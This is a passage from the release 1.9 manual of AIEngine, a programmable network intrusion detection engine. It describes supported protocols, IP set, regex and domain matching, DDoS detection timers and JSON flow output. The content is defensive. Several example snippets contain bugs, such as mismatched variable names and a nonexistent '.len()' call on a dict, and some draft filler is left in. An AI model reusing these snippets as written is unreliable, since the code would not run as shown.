
AIEngine

Release 1.9

Jul 01, 2021

Contents

1	Introduction	5
2	Architecture	7
3	Features	11
3.1	Supported protocols	11
3.2	IPSet matching	13
3.3	Regex graphs	15
3.4	Domain matching	15
3.5	Ban domain	16
3.6	Memory management	17
3.7	DDoS support	17
3.8	Bloom filter support	19
3.9	Reject TCP/UDP connections	19
3.10	External labeling	19
3.11	Data integration	19
3.12	ZeroDay exploits signature generation	28
3.13	Yara signatures	29
3.14	Network Forensics	29
3.15	Real time interaction	29
3.16	HTTP interface	30
3.17	Packet engines integration	38
3.18	Network anomalies	39
3.19	JA3 TLS Fingerprint support	40
4	Performance with other engines	41
4.1	Performance tests	41
5	Test I	43
5.1	Test I processing traffic	43
5.2	Tests I with rules	45
5.3	Tests I with 31.000 rules	49
6	Test II	57
6.1	Test II processing traffic	57
6.2	Tests II with rules	59
6.3	Tests II with 31.000 rules	62

7	Test III	67
7.1	Test III processing traffic	67
7.2	Tests III with rules	69
7.3	Tests III with 31.000 rules	72
8	Performance with multicore systems	75
8.1	Multicore stacks	75
9	Use cases and examples	77
9.1	Zeus malware	77
9.2	Virtual/Cloud malware based detection	78
9.3	Database integration	79
9.4	Injecting code on the engine	84
9.5	Extracting information	87
9.6	Malware analysis part 1	90
9.7	Detect Unknown malware	103
9.8	Metasploit encoders	104
10	API	109
10.1	Class description	109
11	References	119
12	Terms and conditions	121

Table of Contents

- *AIEngine description*
 - *Introduction*
 - *Architecture*
 - *Features*
 - * *Supported protocols*
 - * *IPSet matching*
 - * *Regex graphs*
 - * *Domain matching*
 - * *Ban domain*
 - * *Memory management*
 - * *DDoS support*
 - * *Bloom filter support*
 - * *Reject TCP/UDP connections*
 - * *External labeling*
 - * *Data integration*
 - *Bitcoin data*
 - *CoAP data*
 - *DCERPC data*
 - *DHCP data*
 - *DHCPv6 data*
 - *DNS data*
 - *DTLS data*
 - *HTTP data*
 - *IMAP data*
 - *MQTT data*
 - *Netbios data*
 - *QUIC data*
 - *SSH data*
 - *SSL data*
 - *SMB data*
 - *SMTP data*
 - *SIP data*
 - *SSDP data*
 - *POP data*

- * *ZeroDay exploits signature generation*
- * *Yara signatures*
- * *Network Forensics*
- * *Real time interaction*
- * *HTTP interface*
 - */aiengine/uris*
 - */aiengine/protocols/summary*
 - */aiengine/flow*
 - */aiengine/flows*
 - */aiengine/protocol*
 - */aiengine/system*
 - */aiengine/pcapfile*
 - */aiengine/python_code*
 - */aiengine/globals*
- * *Packet engines integration*
- * *Network anomalies*
- * *JA3 TLS Fingerprint support*
- *Performance with other engines*
 - * *Performance tests*
- *Test I*
 - * *Test I processing traffic*
 - *Snort*
 - *Tshark*
 - *Suricata*
 - *nDPI*
 - *AIEngine*
 - * *Tests I with rules*
 - *Snort*
 - *Suricata*
 - *AIEngine*
 - *Snort*
 - *Suricata*
 - *AIEngine*
 - * *Tests I with 31.000 rules*
 - *Snort*

- *Suricata*
- *nDPI*
- *AIEngine*
- *Snort*
- *Suricata*
- *AIEngine*
- *Snort*
- *Suricata*
- *AIEngine*
- *Test II*
 - * *Test II processing traffic*
 - *Snort*
 - *Tshark*
 - *Suricata*
 - *nDPI*
 - *AIEngine*
 - * *Tests II with rules*
 - *Snort*
 - *Suricata*
 - *AIEngine*
 - *Snort*
 - *Suricata*
 - *AIEngine*
 - * *Tests II with 31.000 rules*
 - *Snort*
 - *Suricata*
 - *AIEngine*
- *Test III*
 - * *Test III processing traffic*
 - *Snort*
 - *Tshark*
 - *Suricata*
 - *nDPI*
 - *AIEngine*
 - * *Tests III with rules*

- *Snort*
 - *Suricata*
 - *AIEngine*
 - *Snort*
 - *Suricata*
 - *AIEngine*
- * *Tests III with 31.000 rules*
 - *Snort*
 - *Suricata*
 - *AIEngine*
 - *Conclusions*
- *Performance with multicore systems*
 - * *Multicore stacks*
- *Use cases and examples*
 - * *Zeus malware*
 - * *Virtual/Cloud malware based detection*
 - * *Database integration*
 - * *Injecting code on the engine*
 - * *Extracting information*
 - * *Malware analysis part 1*
 - * *Detect Unknown malware*
 - * *Metasploit encoders*
- *API*
 - * *Class description*
- *References*
- *Terms and conditions*

CHAPTER 1

Introduction


The aim of this document is to explain and describe the functionality that AI Engine a New Generation Network Intrusion Detection System engine brings.

AIEngine is a next generation programmable network intrusion detection system. Supports x86_64, ARM and MIPS architecture over operating systems such as Linux, FreeBSD and MacOS.

CHAPTER 2

Architecture

The core of AIEngine is a complex library implemented on C++11/14 standard that process packets on real time. This library uses a external layer of high level programming languages, such as Python, Ruby or even Java, that brings to the engine the flexibility of this type of languages and the speed and performance of C++14 standard.



All the internal architecture is based on objects that could link or not, depending on customer requirements, with other

objects for bring a specific functionality. On the other hand, all the memory connections have internal caches that allows to the system to process more than 5.000.000 concurrent TCP connections with no memory problems.

The system supports the most import protocols for different use cases.

- Banking environments. Support for Bitcoin that allows to the customers monitors, controls and detect potential anomalies on their mining infrastructures.
- IoT infrastructures. Support for the most used protocols for the Internet of Things, and also due to the architecture of the system, could be embedded on small devices.
- Data center environments. Support for the most used protocols for data centers for detect anomalies and potential attacks.
- IMS environments. Nowadays, VoIP servers are target of different type of attacks. The proposed systems brings security to SIP servers in order to deal with the new threats of today.
- Industrial infrastructures. Now is critical to have security systems on Industrial infrastructures that could potentially be attacked. The system implements the most common protocols for this type of environments, bringing more intelligence to the upper layers.

The engine is design to support different network environments such as:

- StackLan: Designed for enterprises based on LAN architectures with MPLS or VLans.
- StackMobile: Designed for Mobile operators that needs security on their GN interfaces for secure their base customers.
- StackLanIPv6: Designed for support IPv6 on LAN architectures.
- StackVirtual: Designed for big data centers that support VxLan on their architecture.
- StackOpenflow: Designed for data centers that supports OpenFlow (experimental).
- StackMobileIPv6: Designed for Mobile IPv6 operators that needs security on their GN interfaces.

AIEngine supports the programming of customer requirements code on real time. This brings to the engine the capability of deal with new threats with a reacting time close to zero. This code is written in a function that have one parameter, the TCP/UDP connection object, and we called “callbacks”. These callbacks can be plugged on different objects.

```
# Ruby callback

def callback_domain(flow)
  print "Malware domain on:%s" % flow
end

d = DomainName.new("Malware domain" , ".some.dns.from.malware.com")
d.callback = method(:callback_domain)
```

```
""" Python callback on HTTP traffic """

def callback_zeus(flow):
    h = flow.http_info
    if (h):
        host = str(h.host_name)
        if (host):
            print("Suspicious activity detected on flow", str(flow), host)
            flow.label = "Zeus malware detected"

d1 = DomainName("Domain from Zeus botnet", ".malware.zeus.com")
d1.callback = callback_zeus
```

(continues on next page)

(continued from previous page)

```
d2 = DomainName("Domain from ZeuS botnet", ".malwarecdn.zeus.com", callback_zeus)
```

```
// Java callback example
```

```
class ExternalCallback extends JaiCallback{
    public void call(Flow flow) {
        HTTPInfo s = flow.getHTTPInfoObject();
        // Process the HTTPInfo object
    }
}

DomainName d = new DomainName("Generic domain", ".generic.com");
DomainNameManager dm = new DomainNameManager();
ExternalCallback call = new ExternalCallback();

d.setCallback(call);
dm.addDomainName(d);
```

```
-- Example of Lua callback
```

```
function domain_callback(flow)
    print("Malware domain on:%s", tostring(flow))
end

d = luaiengine.DomainName("Malware domain", ".adjfeixnexeinx.com")

dm = luaiengine.DomainNameManager()
d:set_callback("domain_callback")
dm:add_domain_name(d)
```

AIEngine supports the following features on version 1.9

3.1 Supported protocols

The engine support the following protocols:

- **Bitcoin** Bitcoin is a new way of generate and interchange money (more info). The system is able to manage the most common options of the protocol, such us, transactions, getdata, getblocks operations and so on.
- **CoAP** The Constrained Application Protocol (CoAP) is a specialized web transfer protocol for use with constrained nodes and constrained networks in the Internet of Things (IoT). It is particularly targeted for small low power sensors, switches, valves and similar components that need to be controlled or supervised remotely, through standard Internet networks.
- **DCERPC** The Distributed Computing Environment / Remote Procedure Calls (DCERPC) is a protocol designed for write distributed software.
- **DHCPv4/DHCPv6** The Dynamic Host Configuration Protocol (DHCP) provides a quick, automatic, and central management for the distribution of IP addresses within a network.
- **DNS** The Domain Name Service (DNS) is one of the most used protocols on the Internet. DNS provides a way to know the IP address of any host on the Internet. It is no different than any other directory service. From cover channels to Trojans and other type of malware uses DNS for communicate their services.
- **DTLS** Datagram Transport Layer Security (DTLS) is a communications protocol that provides security for datagram-based applications, the protocol is based on the stream-oriented Transport Layer Security (TLS).
- **ETHERNET** This is the most important protocol for carry LAN datagrams. ...(TODO).
- **GPRS** The system supports G3 and G4 GPRS versions. This is the most common protocol for Mobile operators on the GN interface.
- **GRE** Nowadays tunnels are very important on Cloud environments. Most of this systems uses isolation of the network in order to prevent security problems with different virtual systems. GRE is one of the most

important tunnels system that allows network isolation. Our system supports this protocol in order to bring security to cloud environments.

- **HTTP 1.1** Today HTTP is the most used protocol on the Internet. Also, the majority of the exploit attacks, Trojans, and other type of malware uses this protocol in order to commit different type of cyber-crimes. The proposed system implements a specific HTTP protocol that supports the HTTP 1.1 standard in order to support multiple request on the same network conversation.
- **ICMPv4/ICMPv6** The Internet Control Message Protocol (ICMPv4 and ICMPv6) is one of the main protocols of the internet protocol suite. It is used by network devices, like routers, to send error messages indicating, for example, that a requested service is not available or that a host or router could not be reached. Denial of service attacks have been doing by using this protocol, so is key to the system to monitor and react under this type of attacks.
- **IMAP** The Internet Message Access Protocol (IMAP) is an Internet standard protocol used by e-mail clients to retrieve e-mail messages from a mail server over a TCP/IP connection. Attacks that uses invalid credentials or other type of attacks needs to be addresses.
- **IPv4/IPv6** The Internet Protocol (IPv4 and IPv6) is the main communications protocol in the Internet protocol suite for relaying datagrams across network boundaries. This protocol have been involved in many type of attacks, such as fragmentation attacks and so on.
- **MPLS** Multi-Protocol Label Switching (MPLS) provides a mechanism for forwarding packets for any network protocol. MPLS flows are connection-oriented and packets are routed along pre-configured Label Switched Paths (LSPs). All the Network stacks of the system supports MPLS in any of their types.
- **Modbus** Modbus TCP is a communications protocol for use with its programmable logic controllers (PLCs). Simple and robust, it has since become a de facto standard communication protocol, and it is now a commonly available means of connecting industrial electronic devices. This protocol is very important for Industrial systems that needs to monitor and secure their platforms what uses this type of devices.
- **MQTT** MQTT is a publish/subscribe messaging protocol designed for lightweight M2M communications. It was originally developed by IBM and is now an open standard.
- **Netbios** Netbios is a protocol designed for communication of computers over a LAN.
- **NTP** The Network Time Protocol (NTP) is widely used to synchronize computer clocks in the Internet. The protocol is usually described in terms of a client-server model, but can as easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. One of the biggest DDoS attacks was made by using this protocol.
- **OpenFlow** OpenFlow is an open standard network protocol used to manage traffic between commercial Ethernet switches, routers and wireless access points. Nowadays, data-centers uses this standard to reduce costs and to manage their networks.
- **POP** The Post Office Protocol (POP) is an application-layer Internet standard protocol used by local e-mail clients to retrieve e-mail from a remote server over a TCP/IP connection. With this protocol users could manage their e-mail for download, delete, store and so on.
- **Quic** The Quic protocol (Quick UDP Internet Connections) is a experimental protocol designed by Google that its goal is to improve perceived performance of connection-oriented web applications that are currently using TCP.
- **RTP** The Real-time Transport Protocol (RTP) defines a standard packet format for delivering audio and video over the Internet. It is defined in RFC 1889. RTP is used extensively in communication and entertainment systems that involve streaming media, such as telephony, video applications, television services and web-based push-to-talk features.
- **SIP** The Session Initiation Protocol (SIP) is an application-layer control (signaling) protocol for creating, modifying, and terminating sessions with one or more participants. These sessions include Internet telephone

calls, multimedia distribution, and multimedia conferences. This protocol is used for establish VoIP sessions.

- **SMB** The Server Message Block (SMB) is as an application-layer network protocol used for providing shared access to files in general.
- **SMTP** The Simple Mail Transfer Protocol (SMTP) is a communication protocol for mail servers to transmit email over the Internet. SMTP provides a set of codes that simplify the communication of email messages between email servers. On the other hand, spammers use this protocol to send malware and spam over the Internet.
- **SNMP** The Simple Network Management Protocol (SNMP) is a popular protocol for network management. It is used for collecting information from, and configuring, network devices, such as servers, printers, hubs, switches, and routers on a IP network. SNMP exposes management data in the form of variables on the managed systems, which describe the system configuration. These variables can then be queried (and sometimes set) by managing applications. SNMP have been involved on DDoS reflection attacks on the past, so the system could detect this type of attack and notifies to other systems.
- **SSDP** The Simple Service Discovery Protocol (SSDP) is a network protocol based on the IP suite for advertisement and discovery of network services and presence information. The SSDP protocol can discover Plug & Play devices, with uPnP (Universal Plug and Play). SSDP uses unicast and multicast address (239.255.255.250). SSDP is HTTP like protocol and work with NOTIFY and M-SEARCH methods. This protocol is used for the IoT for discover devices basically.
- **SSH** The Secure Shell (SSH) is a network protocol for operating network services securely over an unsecured networks by using cryptographic functions.
- **SSL** SSL stands for Secure Sockets Layer and was originally created by Netscape. SSLv2 and SSLv3 are the 2 versions of this protocol (SSLv1 was never publicly release). After SSLv3, SSL was renamed to TLS. TLS stands for Transport Layer Security and started with TLSv1.0 which is an upgraded version of SSLv3. The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating computer applications.
- **TCP** The Transmission Control Protocol (TCP) is a transport layer protocol used by applications that require guaranteed delivery. It is a sliding window protocol that provides handling for both timeouts and retransmissions. On the other hand, TCP establishes a full duplex virtual connection between two endpoints, wherever, each endpoint is defined by an IP address and a TCP port number. The operation of TCP is implemented as a finite state machine. A big variety of DDoS attacks have been done in the past and recently, incorrect flags, incorrect lengths, offsets and so on.
- **UDP** The User Datagram Protocol (UDP) is an alternative communications protocol to TCP used primarily for establishing low-latency and loss tolerating connections between applications on the Internet.
- **VLAN** A virtual LAN (VLAN) is any broadcast domain that is partitioned and isolated in a computer network at the data link layer. VLANs are use to provide the network segmentation services traditionally provided only by routers in LAN configurations.
- **VXLAN** Virtual Extensible LAN (VXLAN) is a proposed encapsulation protocol for running an overlay network on existing Layer 3 infrastructure. The primary goal of VXLAN is to extend the virtual LAN (VLAN) address space by adding a 24-bit segment ID and increasing the number of available IDs to 16 million.

3.2 IPSet matching

Most of the engines allows to add sets of IP address in order to monitor or track specific hosts. The engine allows this functionality in a easy way by using the classes IPSet and IPRadixTree. The following example shows how load the IP address from the ToR network and load onto the engine.

```
ipset = IPSet()

ipset_mng = IPSetManager()
ipset_mng.add_ip_set(ipset)

""" Take a big list of IP address that belongs to ToR """
req = urllib2.Request("https://www.dan.me.uk/torlist/")
try:
    response = urllib2.urlopen(req)
    for line in response.readlines():
        ip = line.strip()
        try:
            socket.inet_aton(ip)
        except:
            continue
        ipset.add_ip_address(ip)
except urllib2.URLError as e:
    print("Error:", e)

# Sets the IPSetManager on the stack for TCP traffic
stack.tcp_ip_set_manager = ipset_mng
```

The comparison about the performance between the IPSet and a IPRadixTree is the following

test 1 is a IPSet with 50.000 ip addresses

```
IPSet (IPs)
Total IP address:          50188
Total lookups in:          0
Total lookups out:         192752
```

test 2 is a IPRadixSet with 50.000 ip addresses

```
IPRadixTree (Tree IPs)
Total IP address:          50188
Total IP networks:         0
Total lookups in:          0
Total lookups out:         192752
```

test 3 is a IPRadixSet with 9100 B networks covering the 50.000 ip addresses

```
IPRadixTree (Tree IPs)
Total IP address:          0
Total IP networks:         9109
Total lookups in:          67137
Total lookups out:         125615
```

test 4 is a IPRadixSet with 29800 C networks covering the 50.000 ip addresses

```
IPRadixTree (Tree IPs)
Total IP address:          0
Total IP networks:         29879
Total lookups in:          108
Total lookups out:         192644
```

test 5 is a IPBloomSet with 50.000 ip addresses

```

IPBloomSet IPs
  False positive rate:      1
  Total IP address:        50188
  Total lookups in:        2566
  Total lookups out:       190186

```

Test	incl	heap	memory
Test 1	4997404	4 MB	32,6 MB
Test 2	693964459	8 MB	49,9 MB
Test 3	214737201	4,3 MB	34,8 MB
Test 4	245537425	5,8 MB	42,6 MB
Test 5	395515316	3,6 MB	31,7 MB

The total number of lookups was 192752.

3.3 Regex graphs

Nowadays attacks get complex and complex and with Regex Graphs the user is able to generate any complex detection by using graphs. No matter how complex is the attack on the network flow. Complex detection patterns can be done with this functionality.

```

# Create a basic regex for match generic SSL traffic
ssl_sig = Regex("SSL Basic regex", b"^\\x16\\x03")

# Create another regex for match the heartbeat packets of SSL
sig = Regex("SSL Heartbeat", b"^.*\\x18\\x03(\\x01|\\x02|\\x03).*$")

# Link both regex expressions
ssl_sig.next_regex = sig

# Add the main regex to the variable sm of type RegexManager
sm.add_regex(ssl_sig)

# Link the sm to the current network stack
stack.tcp_regex_manager = sm

```

3.4 Domain matching

The system support domain names matching for the protocols HTTP, DNS, SMTP, SSL, QUIC and others. Over HTTP the field Host will be evaluated with a DomainManager that will evaluate if some of the domains matches.

```

d = DomainManager.new
dom = DomainName.new("Domain from my site", ".videos.mysite.com")
d.add_domain_name(dom)

s.set_domain_name_manager(d, "HTTPProtocol")

```

Also by using DomainNames is possible to generate a sub set of Regex objects. With this functionality the Regex will be more accurate and generate less false positives. For enable this is just as simple as assign a value to a variable.

```
rm = RegexManager()
dom = DomainName("My specific domain", ".customer1.isp.com")
dom.regex_manager = rm
```

This functionality is perfect for analyze content on HTTP traffic for unknown malware.

On the DNSProtocol the matching of a specific DNS generates on the data output a JSON packet with all the IPS of the DNS response. This brings to the system the capability to provide DNS records with the IP address response in order to generate threat intelligence.

```
{
  "bytes": 508,
  "info": {
    "dnsdomain": "bubuserve.com",
    "ips": [
      "164.9.107.24",
      "164.9.107.29",
      "164.9.107.12",
      "164.9.107.23",
      "164.9.107.13",
      "164.9.107.16",
      "164.9.107.30",
      "164.9.107.21"
    ],
    "matchs": "Generic domain",
    "qtype": 0
  },
  "ip": {
    "dst": "198.164.30.2",
    "src": "192.168.5.122"
  },
  "layer7": "dns",
  "port": {
    "dst": 53,
    "src": 10886
  },
  "proto": 17
}
```

For more details, see *Zeus malware* .

3.5 Ban domain

Nowadays the quantity of traffic on the networks is massive, according to bla bla (some references). With this functionality we can exclude traffic that just consume resources on the engine. Facebook, twitter and this services could be used on this. This functionality is used on protocols like HTTP, DNS, SMTP and SSL.

```
dman = DomainManager()
for dom in list_banned_domains:
    dman.add_domain_name(DomainName("Banned domain", dom))

stack.set_domain_name_manager(dman, "http")
```

3.6 Memory management

The engine provides two modes of memory management:

- Allocate the memory on boot time (All the memory is allocated when the program starts).
- Allocate the memory dynamically (The memory is allocated depending on the network traffic).

Both modes provides advantages and disadvantages, so depending on your requirements you can choose the model that you want. For example, if you want to run the engine for analyses DNS for malware or monitor Bitcoin transactions, probably your model will be static because you want to allocate all the memory for specific type of traffic. On the other hand, if your system should work as Network Intrusion probably a dynamic mode will be better for you.

All the allocated memory could be clean an refresh in order to have fresh information.

The system provides functionality to increase or decrease specific items of a given protocol, this is useful with static allocation. This allows to make specific configurations for a given protocol. For example a dedicated DNS monitor system what could handle 1.000.000 queries.

```
stack = StackIlan()

stack.tcp_flows = 0
stack.udp_flows = 1000000

# Decrease the memory of the rest of UDP protocols
stack.decrease_allocated_memory(500000, "sip")
stack.decrease_allocated_memory(500000, "ssdp")

# Increase the DNSInfos of the DNS protocol
stack.increase_allocated_memory(1000000, "DNSProtocol")
```

3.7 DDoS support

The engine have mechanisms for support denial of service attacks in the majority of the protocols supported. However, for some complex DDoS attacks the engine is capable to accept specific customer requirements for specific attacks. For using this functionality we use the method `add_timer` of the `PacketDispatcher`. This method with combination of the methods `get_counters` and `get_cache` from any of the stacks, allows the user to create complex DDoS attack scenarios for a data centers. On the other hand, by using the `add_timer` method we can schedule task at different times for doing different things, for example find all the connections to a given host that exceeds a given quota, get the metrics of a protocol and use a third party framework for math analisys and anomaly detection, and so on.

Here is a basic example for detect TCP syn attacks with ruby.

```
def scheduler_handler_tcp

  print "TCP DoS Checker\n"
  c = @s.get_counters("TCPProtocol")

  # Code the intelligence for detect DDoS based on
  # combination flags, bytes, packets and so on.
  syns = c["syns"]
  synacks = c["synacks"]
  if (syns > (synacks * 100))
    print "System under a SYN DoS attack\n"
  end
end
```

Another example for detect attacks over NTP on python

```
def scheduler_handler_ntp():

    total_ips = dict()
    print("NTP DDoS Checker")

    # Count the number different ips of the NTP flows
    for flow in stack.udp_flow_manager:
        if (flow.l7_protocol_name == "NTPProtocol"):
            total_ips[flow.src_ip] = 1

    if (total_ips.len() == len(fu)):
        print("System under a NTP DDoS attack")

def scheduler_handler_tcp_syn():

    print("Checking TCP connections")
    total_with_no_ack = 0

    for flow in stack.tcp_flow_manager:
        if (flow.tcp_info.syns > 0 and flow.tcp_info.acks == 0):
            total_with_no_acks = total_with_no_acks + 1

    if (total_with_no_ack > limit):
        print("System under TCP syn attack")

# On the PacketDispatcher set a timer every 10 seconds
pdis.add_timer(scheduler_handler_ntp, 10)
```

All the protocols supports the usage of the stack method `get_counters`, that allows to extract crucial information from any of the protocols.

You can use this mechanism for detect anomalies that depends on the time and send alerts to other systems.

```
def fragmentation_handler():

    ipstats = stack.get_counters("IP")

    current_ip_packets = ipstats["packets"]
    current_fragmented = ipstats["fragmented packets"]

    if (current_fragmented > previous_fragments + delta):
        sent_alert("ALERT: IP Fragment attack on the network")

    previous_ip_packets = current_ip_packets
    previous_fragments = current_fragmented

# On the PacketDispatcher set a timer every 20 seconds
pdis.add_timer(fragmentation_handler, 20)
```

```
""" Get statistics of the BitcoinProtocol """
counters = st.get_counters("bitcoin")
print(counters)
{'transaction': 1450, 'get blocks': 200, 'network addr': 4, 'packets': 14963,
 'inv': 1, 'reject': 0, 'bytes': 1476209, 'ping': 0, 'not found': 0,
 'alert': 0, 'headers': 0, 'getaddr': 24, 'version': 0, 'version ack': 34,
```

(continues on next page)

(continued from previous page)

```
'get_headers': 12, 'pong': 0, 'getdata': 126, 'mempool': 0, 'block': 0}
```

Also timers can be removed with the method `remove_timer` from the `PacketDispatcher`

3.8 Bloom filter support

When the customer requirements needs to track a big number of IP addresses, the IPSets are not enough. For this case, the system implements a bloom filter functionality in order to support this requirement. Notice that bloom filters are fault tolerant caches, so false positives and false negatives could happen. However, depending on the number of IP Address we could recommend their usage.

This option needs to be set on compilation time (`-enable-bloomfilter`) and also have the boost bloomfilter libraries on the system.

3.9 Reject TCP/UDP connections

Under some attacks the engine is capable of closing UDP and TCP connections in order to reduce the pressure on the servers and also to disturb the origin of the attack. This functionality is only available on StackLans and StackLanIPv6 for the moment.

```
def some_handler(flow):
    """ Some code on the flow """
    flow.reject = True
```

3.10 External labeling

On some cases, the customer may want to label the communication with a personalized label, depending their needs. The system allows to label any Flow in order to label traffic as customer wants in a easy way.

```
def callback_for_http(flow):
    """ Call to some external service to verify the reputation of a domain """
    h = flow.http_info
    flow.label = external_domain_service(h.host_name)
```

Services as IP reputation, Domain reputation, GeoIP services could be used and label depending their return value.

3.11 Data integration

One of the biggest challenges of the engine is to allows to send the information to any type of database system. Nowadays, systems like [MySQL](#), [Redis](#), [Cassandra](#), [Hadoop](#) are on top of any company. By using the functionality of the DatabaseAdaptors, any integration could be possible with a negligible integration time.

For support multiple data destination we just need to generate a class and define the next methods:

- insert. This method will be called when a new UDP or TCP connection will be created.
- update. This method is called for update the information of the connection, and also when some important event happens.

- remove. This method is when the connection closes or dies by timeout.

For more information about adaptors, see [Database integration](#) .

The information given on the update method is encode on JSON, but in some specific cases the system could generate MSGPack.

So just choose or write your adaptor and plugin to the stack as the example bellow

```
stack = pyaiengine.StackLan()

stack.tcp_flows = 163840
stack.udp_flows = 163840

# Use your own adaptor (redisAdaptor, cassandraAdaptor, hadoopAdaptor, or whatever)
db = redisAdaptor()
db.connect("localhost")

stack.set_udp_database_adaptor(db, 16)

with pyaiengine.PacketDispatcher("eth0") as pdis:
    pdis.stack = stack
    pdis.run()
```

Here is the information that the engine provides on JSON format.

3.11.1 Bitcoin data

```
{
  "bytes": 1664909,
  "info": {
    "blocks": 2,
    "rejects": 0,
    "tx": 6,
    "tcpflags": "Flg[S(1)SA(1)A(1662)F(0)R(0)P(8)Seq(1410785638,4110238515)] "
  },
  "ip": {
    "dst": "192.168.1.25",
    "src": "192.168.1.150"
  },
  "layer7": "BitcoinProtocol",
  "port": {
    "dst": 8333,
    "src": 55317
  },
  "proto": 6
}
```

3.11.2 CoAP data

```
{
  "bytes": 233,
  "info": {
    "host": "someiot.com",
    "uri": "/some/resource/data/"
  }
}
```

(continues on next page)

(continued from previous page)

```
},
"ip": {
  "dst": "192.168.1.2",
  "src": "192.168.1.10"
},
"layer7": "CoAPProtocol",
"port": {
  "dst": 5683,
  "src": 5531
},
"proto": 17
}
```

3.11.3 DCERPC data

```
{
  "bytes": 2963,
  "info": {
